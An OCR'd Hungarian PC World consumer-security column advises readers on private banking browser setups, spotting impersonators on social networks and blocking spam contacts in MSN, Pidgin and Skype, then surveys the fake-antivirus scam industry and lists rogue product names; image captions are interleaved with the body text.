Nem biztos, egyrészt már rögtön benne van a pakliban az is, hogy nem létezik százszázalékos védelmi program. Egy vadonatúj kártevő pedig még a legjobb vírusirtó használata mellett is „bekapható". De emellett az internetes programjaink beállításaival is sokat lendíthetünk vagy ronthatunk biztonságunk kerekén.

Nincsenek titkaink!

Az előző, 26-os epizódban már adtunk pár tanácsot a böngészéshez, és megemlítettünk pár hasznos plugint is. Ha például arra koncentrálunk, hogyan használjunk banki szoftvereket, akkor kialakíthatunk egy biztonságos ügymenetet: a bank weboldalának címét mindig magunk gépeljük be, sose használjunk ehhez e-mailben érkezett linket. Indulás előtt az esetleges korábbi böngészés után végezzünk cache-ürítést, töröljük a korábbi munkamenetekhez tartozó session cookie-kat és az átmeneti állományokat. De vajon elég-e mindez? Nos, ennek eldöntésére végezzünk el egy kísérletet.

A What the Internet Knows About You weboldal (**whatheinternetknowsaboutyou.com**) érdekes dolgokat mutat meg nekünk. Elemzi a böngészőnkben megbúvó adatokat (History, CSS, DOM) információkat, előzményeket, és elég alaposan feltérképezi, merre jártunk. Érdemes megfigyelni, hogy a detektálás annak ellenére igen sikeres, hogy a NoScript és további biztonsági pluginok aktívak. A böngészési előzmények tartalmazhatják a közösségi oldalakon levő (Twitter, Facebook, MySpace stb.) ismerőseinket, a rendszeresen látogatott banki oldalakat, a használt keresőket (Google, Yahoo, Bing, AllTheWeb stb.), valamint a felnőtt tartalmak és kormányzati oldalak, illetve a Wikileaksen tett látogatásaink nyomát is. Ha már eléggé kiborzongtuk magunkat, elolvashatjuk a How it works (hogyan működik), a Tech details (technikai részletek), valamint a Solutions (tippek a felhasználók számára) menüpontot is. Ebben megtudhatjuk, hogy a böngésző előzményei (History) körül hogyan tehetünk ellenlépéseket. Telepíthetjük például a Link Status (**addons.mozilla.org/en-US/firefox/addon/12312**), illetve a SafeHistory (**www.safehistory.com**) pluginokat Firefox alatt (utóbbi sajnos csak a 2-es Firefox széria alatt működik). Ha a What The Internet Knows About You lekérdezését úgy indítjuk el Firefox alól, hogy ezek és a kedvenc NoScript (**addons.mozilla.org/addon/722**) kiegészítőnk is fent vannak, előtte pedig töröljük a hagyományos és Flashsütiket, az átmeneti tároló (cache) tartalmát, az előzményeket és a munkameneteket, úgy alig vagy semmit sem fog találni a weboldal.

Ezzel vissza is érkeztünk a bankolás témaköréhez, amit szeretnénk a legnagyobb biztonságban tudni. Láthattuk, hogy ha bizonyos lépéseket megteszünk a kémkedő internetes „csodaweblap" ellen, akkor ezek használnak, és ugyanígy érdemes a pénzügyi tranzakciók környezetét is biztonságosabbá tenni. Persze mint mindent, ezt is tovább lehet fejleszteni; például linuxos Live CD-s rendszerindítású Firefox használattal, vagy egy külön virtuális gépben (Sun VirtualBox, VMware Player, Microsoft Virtual PC) történő Linux-indításhoz is felkészülhetünk. Ez utóbbi előnye az lehet, hogy ott már kedvenc beépülőinket is fel tudjuk telepíteni, és ezt a jól testre szabott konfigurációt csak erre a célra használhatjuk. Azért persze ilyenkor se felejtsük el, hogy ellenőrizzük a banki weboldal tanúsítványának érvényességét, a ShowIP (**addons.mozilla.org/en-US/firefox/addon/590**) plugin pedig megsúgja, hogy a szokásos IP-címen látogatjuk-e éppen kedvenc bankunkat. Ha nem a favicon helyén szereplő lakat ikont nézzük be tévesen, úgy erőfeszítéseink nem lesznek hiábavalóak, és pénzünk, jelszavunk hosszú ideig csak a miénk maradhat.


Harmadik és „legolcsóbb" módszer Windowson a Firefox Portable (**portableapps.com**) alatti, csak bankolásra összerakott böngészőkörnyezet használata, ezt akár egy pendrive-on magunkkal is hurcolhatjuk.

Balekok, rajongók, csalók, megtévesztők

Amikor egy ismerősünket keressük, vagy egy érdekes ember mikroblogjára szeretnénk követőként feliratkozni, nem árt alaposan megnézni, valójában kinek az adatlapját is nézzük éppen.


Nem ritka ugyanis, hogy egy-egy nagy név mögött nem az van, akinek a neve oda van írva. Sőt, a gyakori nevekből, vagy a híres emberekből több tucatnyit is találhatunk, például az Ubuntu disztribúció készítőjének nevével is visszaélnek tömegesen a Twitter-felhasználók. Persze lehetünk annyira megengedők, hogy némely **Mark Shuttleworth** esetében jótékonyan esetleges névazonosságot is feltételezhetünk. Ennél is tovább mennek egyesek, ha például **Bill Gatest** keressük, nyomban temérdek ilyen nevű szereplő tűnik elő, közülük jó néhányan pedig ráadásul hamis fotóval adják ki magukat másnak, mint akik valójában.

A Facebook esetében a híres emberek köré néha rajongói kört szerveznek, így itt sokszor könnyebb felismerni a sok szereplő között, hogy valójában ki is az igazi. Ezt továbbgondolva kimondottan kellemetlen forgatókönyv lehet azonban, ha valaki a nevünkkel visszaélve – esetleg a közösségi oldalunkról kinézett személyes adatainkat felhasználva – lejárató blogot indít valaki vagy valami ellen a nevünkben. Éppen idén augusztusban indult el egy per egy blogger ellen, aki **Liskula Cohen** topmodellről írt állítólag kedvezőt-




Ha bankolni szeretnénk, jó ötlet előtte az összes további böngészőablak bezárása, a cache ürítése, valamint a BetterPrivacy (addons.mozilla.org/hu/firefox/addon/6623) plugin segítségével még a Flash cookie-k törlése is. Sok webhely pontosan ez utóbbi segítségével állítja elő a hagyományos előzmények és egyéb személyes adatok törlése után a felhasználói szokásainkat leíró adatbázist


Mint egy citromot, úgy facsarja ki a What The Internet Knows About You weboldal a böngészőnkben megbúvó adatokat. Érdemes megfigyelni, hogy a detektálás annak ellenére igen sikeres, hogy a NoScript és további biztonsági pluginok aktívak. Inkább buli ez, mint igazi forensic eszköz, de tud érdekes meglepetésekkel szolgálni, annyi bizonyos




Egymás után pattannak fel az MSN-ablakok, benne ismeretlen partnerek invitálnak gyanús oldalakra. Ha nem akarjuk, nem szükséges minden sudribunkóval polemizálni, a leghelyesebb, ha már be sem engedjünk őket a privát szféránkba




A Windows Live Messengerben meg kell keresni az Adatvédelem menüpontot, és máris elhelyezhetjük a pipát a Csak az engedélyezett ismerősök listán szereplő személyek küldhessenek nekem üzeneteket pont mellett. Viszlát, kéretlen spam üzenetek, ha nem írunk, ne válaszoljatok!




Ugyanez egy Linux alatt futó Pidgin esetében. Ez ugyanúgy képes kezelni az MSN Live profilt, de a kéretlen partnereket ezúttal a Privacy Please nevű pluginnal tudjuk örök hallgatásra bírni. A nyílt forráskódú Pidgin (www.pidgin.im) Linuxon, Windowson és Mac OS X-en is használható



Ilyet is lehet látni, de ez a legritkább eset. Ha előzőleg minden előzmény, cache, hagyományos és Flash cookie, illetve egyéb személyes adat törlésre került, akkor van csak esélyünk ilyen üzenetet látni a What The Internet Knows About You oldalán



Az MSN Live esetében alkalmazott partnerek tiltása természetesen Skype alatt is létezik. Az, hogy ismeretleneknek nem engedjük a telefonhívást, manapság evidencia. A gyanakvóbbak beállíthatják ugyanezt a chatablakra is, kérjen engedélyt a másik, majd akkor diskurálunk vele. Vegyük észre, hogy a státuszunk mutatását, partnereink számának megtekintési lehetőségét és az automatikus hívásfogadást is érdemes letiltanunk




A Facebook esetében a híres emberek köré néha rajongói kört szerveznek, így itt sokszor könnyebb felismerni a sok szereplő között, hogy valójában ki is az „Igazi Trebitsch"

lenül, és emiatt milliós perrel fenyegetik.

Ki küldözgeti ezt nekem?

Nem, ezúttal nem a klasszikus spam levelekről lesz ismét szó. Ezek ugyan nem tűntek el sajnos, de jött mellé új módi: a közösségi oldalakon küldözgetett változat. A szerencsésebbek ezt még hírből sem ismerik, a kevésbé szerencsések hetente kapnak egy-egy ilyet, a kifejezetten pechesek pedig akár naponta többet is. Nos, nekünk sikerült bekerülni ez utóbbi csoportba. Hogy ez pontosan hogy történt – magyarán a spamküldözgető emberekhez hogyan került oda a címünk –, csak találgathatjuk. Az egyik legvalószínűbb forgatókönyv az, hogy valamelyik partnerünk gépe (egyszer) megfertőződött, és ekkor került a címlistája illetéktelen kezekbe. Az ilyen lopott címgyűjteményeket aztán az e-mail címek listájához hasonlóan összeszedik, adják-veszik, és tolják rajta a kéretlen reklámokat, ahogy a csövön kifér. Vagyis szó sincs random telefonszám-tárcsázáshoz hasonlóan véletlenül kitalált felhasználónévre írt üzenetküldésről, hanem csak „megtekerik a kurblit" és az összegyűjtött fix címlista tagjai naponta foghatják a fejüket. Nos, mi szeretnénk elhessegetni az ilyen kéretlen linkajánlókat. Tegyünk hát ellenük valamit! Az egyik nyilvánvaló módszer az, ha nem használunk ilyen csevegőalkalmazásokat. De mi lehetne a másik?



Könnyű lépre menni, mert az internet sincs tele Grál-lovagokkal. Itt az Ubuntu disztribúció készítőjének nevével élnek vissza tömegesen a Twitter-csatornák

Elhárítás MSN-en és Skype-on

Aki már régóta használ számítógépet, az tudhatja, az alapértelmezett (default) beállítások ritkán egyeznek meg az optimális és hatékony beállításokkal. Ahogyan például – jogi okok miatt – a NOD32 és ESS programokban a felhasználóknak kell kézzel bejelölniük, hogy a kéretlen alkalmazásokat és a veszélyes szoftvereket is szűrni akarja-e, ugyanígy érdemes a csevegőprogramok konfigurálására is szánni egy kis időt.

A Windows Live Messengerben meg kell keresni az Adatvédelem menüpontot, és máris elhelyezhetjük a pipát a Csak az engedélyezett ismerősök listán szereplő személyek küldhessenek nekem üzeneteket mellett. Ugyanez a szabad forrású Pidgin esetében is természetesen könnyen megvalósítható. A Pidgin (**www.pidgin.im**, korábban Gaim) képes kezelni többféle, köztük az MSN Live profilt is, de a kéretlen partnereket itt egy külső modullal, a Privacy Please (**code.google.com/p/pidgin-privacy-please**/) nevű pluginnal bírhatjuk örök hallgatásra. A Pidgin további érdekessége, hogy Linuxon, Windowson és Mac OS X-en is egyaránt elérhető.

Az MSN Live esetében alkalmazott partnerek tiltása természetesen Skype alatt is létezik. Az, hogy ismeretleneknek nem engedjük a telefonhívást, az manapság már szinte evidencia. A gyanakvóbbak pedig beállíthatják ugyanezt a chatablakra is: kérjen engedélyt a partnerünk, csak akkor diskurálunk vele. Vegyük észre, hogy a pillanatnyi státuszunk idegeneknek való megmutatását, partnereink számának megtekintési lehetőségét és az automatikus hívásfogadást sem engedheti meg magának egy kellően paranoid felhasználó.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

Ennél is tovább mennek egyesek: ha például Bill Gatest keressük, temérdek ilyen nevű szereplő tűnik elő, közülük jó néhányan pedig ráadásul hamis fotóval adják ki magukat a Microsoft alapítójának

A HAMIS ANTIVÍRUSOK ÚJABB FEJEZETE

Ipari forradalom

Sorozatunk huszonnyolcadik epizódjában ismét műsorra tűzzük a hamis antivírusok problematikáját. Éppen egy éve írtunk erről hosszabban, az egész cikket a témának szánva. Hogy mi a csalás lényege, arról sok mindent elmondtunk már korábban, de az, hogy hogyan vált mindez a hétköznapok részévé, hogyan vetnek be a készítők tömegesen és egyre kifinomultabban minden technikai, illetve megtévesztésen alapuló trükköt – ez már szinte felér egy ipari forradalommal.

Sorozatunk 18. epizódját ott fejeztük be, hogy az orosz Bakasoftware egyik tagja nyilatkozott a hamis vírusirtóval kapcsolatos tevékenységük részleteiről. Az illető nem volt főnök a bandában, de részt vett a fejlesztési munkában, és a hamis fertőzésekkel riogató program egyik készítőjeként 158 ezer dolláros (mintegy 30 millió forintos) keresetet tehetett zsebre hetente. Ezzel már tudjuk is a miérteket: ez egy mocskos, de jól jövedelmező üzlet. Ha akkor úgy gondoltuk, hogy csak néhány ilyen ember, illetve banda van, akiktől még nyugodtan alhatunk, hét nagyon nagyot tévedtünk.


Pénzért bármit

Az USA-ban több millió számítógép lett fertőzött ezzel a módszerrel, állapította meg többek közt a Symantec kiberbűnözésről szóló jelentése. Több százféle ilyen program létezik, és számuk napról napra emelkedik, sőt a csaló honlapot generáló webkészlet már árucikké vált.


A *Networkworld* számolt be róla, hogy egy pay-per-install nevű weboldalon nyílt színen folyik a kártevőkkel történő üzletkötés. A virtuális piactér célja, hogy összehozza a potenciális megbízókat a botnetek alkotóival. Nem lepődtünk meg persze korábban sem azon, hogy a BBC hogyan és honnan jutott olyan könnyen botnet-vezérlésre alkalmas programhoz, hogyan béreltek ki egy ilyet – valószínűleg egyáltalán nem volt nehéz dolguk. De míg az ő akciójuk inkább a figyelemfelkeltést szolgálta, az átlagos kuncsaftok jelentős része persze nem ezért megy oda. Az árak a beszámoló szerint országonként változnak, egy 1000 tagú botnet 110 USD-t kóstál az Egyesült Királyságban, 60 USD, ha mindez Olaszországban van, a franciaországi ezer gépért már csak 30

Advanced Cleaner	MacSweeper	SpySpotter
AlfaCleaner	MalCrush 3.7	Spyware Cleaner
AntiSpyCheck 2.1	Malware Bell 3.2	Spyware Quake
AntiSpyStorm	MalwareAlarm	Spyware Stormer
AntiSpyware Shield	MalwareCore	SpywareGuard 2008
AntiSpywareExpert	MS Antivirus	SpywareStrike
AntiSpywareMaster	PAL Spyware Remover	SpyWiper
AntiSpywareSuite	PC Antispy	System anti virus 2008
Antivermins	PC Clean Pro	System Live Protect
Antivirgear	PC SpeedScan Pro	SystemDoctor
Antivirus 2008	PC-Antispyware	TheSpyBot
Antivirus 2009	PCPrivacytool	Total Secure 2009
AntiVirus Gold	PCSecureSystem	TrustedAntivirus
Antivirus Master	Perfect Cleaner	Ultimate Antivirus
Antivirus pro 2009	PersonalAntiSpy	Free UltimateCleaner
Antivirus XP 2008	PestTrap	Virus Isolator
Avatod Antispyware 8.0	PSGuard	Virus Respone Lab 2009
Awola	Rapid AntiVirus	Virus Trigger
BestsellerAntivirus	Registry Great	VirusBurst
Brave Sentry	Saliar	VirusHeat
Cleanator	SecurePCCleaner	VirusProtectPro
ContraVirus	Security toolbar 7.1	VirusRanger
Disk Knight	Smart Antivirus 2008	VirusRemover2008
Doctor Antivirus	Smart Antivirus 2009	Vista Antivirus 2008
DriveCleaner	Spy Away	WinAntiVirus Pro 2006
EasySpywareCleaner	SpyAxe	WinDefender
Errorsafe	SpyCrush	WinFixer
free-viruscan.com	Spydawn	WinSpywareProtect
IE Antivirus	SpyGuarder	WorldAntiSpy
IEDefender	SpyHeal	XP AntiSpyware 2009
InfeStop	Spylocked	XP Antivirus
Internet Antivirus	Spy-Rid	Zinaps AntiSpyware 2008
KVMSecure	SpySheriff	


Pár név a többezer variációból. Van egy névgenerátor, bedobják a hozzávalókat, és alul kijönnek a variációk: Soft Soldier, Trust Soldier, Trust Warrior, Soft Warrior, lehetőleg a jövő évi dátum, de hasonlíthat meglévő valós antivírus megoldás elnevezésére is



A soha nem létezett és soha fejbe nem lőtt moszkvai spammer állítólagos haláláról hírt adó „blog" juthat erről az eszünkbe. Igaz, itt nem a pár napja foglalt domain mutat több hónapos „archívumot", hanem simán előre dátumozva jelentetnek meg fiktív cikket. Lehet, hogy közben azt gondolják, aki még ezt is benézi, az meg is érdemli. Vegyük észre, hogy a bűnözőknek írni csak captcha-biztosítással lehet, ők maguk nem szeretnek botok által támadva lenni



Egy bölcs tanács: „Ne telepíts olyan szoftvert a gépedre, amelynek nevére a Google-ben rákeresve csupa »How to Remove?« kezdetű találatot kapsz!"



Viccesen szokták mondani, hogy a tévéreklámokban a frissen mosott ruhák azért látszanak újnak, mert valóban újak. Nos, ennek analógiájára a hamis antivírusok azért látszanak hasonlónak, vagy éppen egyformának, mert pénzért árult generáló kitekkel készülnek egy kaptafára. A vásárlónak nem szükséges számítástechnikai programozónak lennie, elég, ha a befolyt pénz tisztára mosásához ért jól

USD-t kell leszurkolni, és ugyanez Ázsiában mindössze 6 amerikai dollárba fáj. Biztonsági cégek szerint az ilyen kártékony kódok készítői Kelet-Európában, illetve a volt Szovjetunió területéről próbálnak meg ily módon jövedelemhez jutni.

Az egyik legkelendőbb árucikk jelenleg is a hamis antivírus program, ez most éppen 70 USD. *Eric Chien* (Symantec) szerint kevés az esély az ilyen ellenőrizetlen piacok bezárására, mert mindig megfelelő érinthetetlen tárhelyszolgáltatót találnak maguknak, illetve szükség esetén sűrűn költözködnek is.

Böngészés közben jön az „áldás”

Vicces látni, amikor egy fehér köpenyes hamis antivírus program az alternatív operációs rendszereken fertőzött DLL-eket fedez fel, és hogy Win32-es vírusokat is lel OS X, illetve Linux alatt. Ennek persze az az oka, hogy itt szó sincs valódi keresésről, hanem csak egy animáció fut le a szemünk előtt, állandóan azonos eredménnyel, ha elindítjuk a fertőzött weboldalt Ubuntu Linux vagy Snow Leopard alatt. A javascriptes ablakok meg egyre csak jönnek. Riasztó, hogy milyen agresszívan nyílnak ezek a popup ablakok, nagy számban, sűrűn és rendkívül idegesítően, a hétköznapi felhasználókat hidegrázósra ijesztően.

Csilivili „antivírus” weblapok

Szőke nő, barna nő, fekete nő, és mindegyik ránk mosolyog. A Kft.

Ha egy adott alkalmazás weboldala hajszálra olyan, mint a másiké, ennek is komoly kétségeket kellene ébresztenie a látogatókban. Persze a lépre menő 5 százalék sajnos nem profi, hanem átlagos felhasználó, aki nem néz se jobbra, se balra, hanem szépen bejárja a jól megtervezett és neki felállított „megijed, megörül, fizet” útvonalat

Szőke nő, barna nő, fekete nő, és mindegyik ránk mosolyog. Ahogy a használtautó-vásárlásnál mondani szokták, nemcsak az autót kell megnézni, hanem azt is, kitől vesszük. Nos a teszt- és egyéb győzelmeket sugalló plecsnikkel is ez a helyzet. Ha a domaint előző héten jegyezték be Kínában, akkor szerintünk a plecsnijét a kalapja mellé tűzheti

zenekar albumának címét („Siker, pénz, nők, csillogás”) kölcsönözve a sort még kiegészíthetjük még a jól ismert szimbólumokkal és plecsnikkel is. Ahogy a használtautó-vásárlásnál mondani szokták: nemcsak az autót kell megnézni, hanem azt is, kitől vesszük. Nos, a teszt- és egyéb győzelmeket sugalló plecsnikkel is ez a helyzet, különösen, ha a domaint előző héten jegyezték be Kínában. Az „emberes” kép, reklám, weboldal pszichológiai hatása is megerősítő, pozitív. Van egy névgenerátor, bedobják a hozzávalókat, és alul kijönnek a variációk: Soft Soldier, Trust Soldier, Trust Warrior, Soft Warrior stb. Lehetőleg szerepeljen a névben a jövő évi dátum is, de hasonlíthat meglévő valós antivírus szoftver elnevezésére is, így lehet például „Windows Enterprise Defender” (l. BitDefender) vagy éppenséggel Smart Antivírus 2009 (az ESET Smart Security után).

A vicces az egészben, hogy a többtucatnyi programnévhez tartozó domainregisztrációkat is folyamatosan, szépen, szervezetten oldják meg. Az APWG (Anti-Phishing Working Group) 2009-es jelentése szerint csak az első félévben 485 ezer olyan mintát gyűjtöttek, amelyeket hamis biztonsági programként soroltak be. A dolog a szimpla bosszantó kategóriából

Az ipari méretű csalás nem ismer országhatárokat, és nyelvi korlátokat sem. Angol, francia, német, olasz és orosz nyelvű honlapot is elkészítettek a csaló készletben, így csak egy kattintás kell hozzá


Itt szemlátomást kihagyták a korábban bemutatott captcha-védelmet, de azért az jól látszik, hogy a kérdezni szándékozó nyájas ügyfél bedobja az e-mail címét és nevét – Vaszilij pedig majd örül ennek, hiszen ő gyűjti a címeket –, a megrendelő aztán várhatja, hogy az ígért 24/7 terméktámogatás megérkezzen. Kicsit olyan „Királyfi, és te még hiszel a mesékben?"-érzésünk van. A megbízható, valódi vírusvédelmi cégek az adott országbeli elérhető telephellyel, postacímmel, nyilvános e-mail címmel és telefon-, faxszámmal nyújtják a legális technikai támogatást

vészesen növekvő léptékűvé vált, és ezt a helyzetet kezelni kell.

How to remove?

Ősi dakota közmondás szerint „Ne telepíts olyan szoftvert a gépedre, amelynek nevére a Google-ben rákeresve csupa »How to Remove?« (Hogy lehet eltávolítani?) kezdetű találatot kapsz!" Van néhány olyan honlap, ahol viszont kimerítő részletességgel és dicséretes naprakészséggel vezetik az összes új hamis antivírus program letakarítási útmutatóit. Ilyen például a *remove-malware.net*, vagy a **www.myantispyware.com**. A mentesítés nehézségét fokozza, hogy nem ritka a rejtett rootkit-komponens sem. Sajnos a hamis antivírus programok készítői is alaposan dolgoznak. Ha megnézünk egy ilyen How to Remove leírást, számtalan „ragaszkodó" Registry bejegyzés, letiltott Regedit, blokkolt antivírus

